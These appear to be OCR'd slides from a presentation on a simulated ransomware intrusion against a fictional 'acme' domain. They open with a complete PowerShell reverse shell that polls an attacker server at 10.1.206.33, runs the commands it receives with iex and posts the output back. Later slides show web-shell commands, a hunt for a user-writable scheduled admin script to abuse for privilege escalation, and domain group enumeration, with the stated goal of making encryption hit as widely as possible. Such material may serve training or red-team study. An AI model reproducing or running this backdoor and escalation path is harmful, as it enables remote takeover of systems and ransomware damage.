


```
$pwd = pwd
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
while($true) {
Start-Sleep -Seconds 1.5
# checks any new received inputs from the attacker
$input_ = Invoke-WebRequest -URI http://10.1.206.33/checkInput | select Content
$input_ -match "^(.*) #SEPARATOR#"
$id = $matches[1]
# extracts timestamp from the command string: if it is different, then execute the command, otherwise it is a duplicate
if ($id -notmatch $idOld) {
$input_ -match "#SEPARATOR# (.*)}"
$command = $matches[1]
# executes command within shell environment saving in output variable also the stderr (so the attacker can receive it
aswell)
$output = $(iex($command)) 2>&1 | out-string
# sends output and current dir to the attacker server via POST
Invoke-WebRequest -Uri http://10.1.206.33/ -Method POST -Body $output
$pwd = pwd
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
}
$idOld = $id
}
```

- Connects back via HTTP to C2 using POST Requests
- Checks for any input from the server
- Executes it on the host
- Send back the output of the command on the local machine
- **Basic Reverse Shell built in PowerShell**


EXPLOITATION-INSTALLATION






```
HTTP Shell

acme\victim1

C:\Users\victim1\Desktop > whoami
```

INSTALLATION – PRIVILEGE ESCALATION







HTTP Shell

```
acme\victim1

C:\Users\victim1\Desktop > whoami
```

- Standard Domain User: acme\victim1
- Running the ransomware at this point will result to encryption of **victim1 files only**
- **Attacker needs higher privileges** to create an impact as wide as possible

INSTALLATION – PRIVILEGE ESCALATION






HTTP Shell

```
Path           : Microsoft.PowerShell.Core\FileSystem::C:\programdata\audit\Get-Baseline.ps1
AccessToString : BUILTIN\Users Allow  Write, Synchronize
                 NT AUTHORITY\SYSTEM Allow  FullControl
                 BUILTIN\Administrators Allow  FullControl
                 ACME\audit Allow  FullControl
                 BUILTIN\Users Allow  ReadAndExecute, Synchronize
```

```
C:\programdata\audit >
```


Get-Baseline.ps1 Legit IT Admin Script **ACL**

- **Search for misconfigured Scheduled tasks or services**
- File System Enumeration to find weak privileged files to tamper
- ProgramData and Get-Baseline.ps1 files had **Write privileges** for standard Users of the Workstation
- ACME\audit user has FullControl for the file
- "Run_Log_Task.txt" shows that likely a shtask is running every day at 9



```
net use v: \\10.1.206.80\ITSupport-Share
net users > "v:\\Audit Reports\Report_February_2024.txt"
Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM Antivi  Product" >>
"v:\\Audit Reports\Report_February_2024.txt"
echo "Run Completed at: $(Get-Date)" >> C:\ProgramData\Audit\Run_Log_Task.txt
echo "--------------------------------------" >> C:\ProgramData\Audit\Run_Log_Task.txt
net use v: /del
```

Get-Baseline.ps1 Legit IT Admin Script **Content**




```
localhost/shell.html?command=cat+Run_Log_Task.txt
```


HTTP Shell

```
Run Completed at: 02/28/2024 09:00:22
--------------------------------------
Run Completed at: 02/29/2024 09:00:22
--------------------------------------
```

Run_Log_Task.txt **Content**

INSTALLATION – PRIVILEGE ESCALATION






HTTP Shell

```
The request will be processed at a domain controller for domain corp.ACME.com.

User name                    audit
Full Name                    Audit
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/20/2024 9:55:51 AM
Password expires             Never
Password changeable          2/21/2024 9:55:51 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/1/2024 11:45:32 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users        *Auditors
The command completed successfully.
```

C:\programdata\audit > net user audit /domain

Send Command

Audit group membership



HTTP Shell

```
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

                                                  -----------------------------------
ACME\Auditors
ACME\Domain Admins
Administrator
The command completed successfully.
```

C:\programdata\audit > net localgroup administrators

Send Command

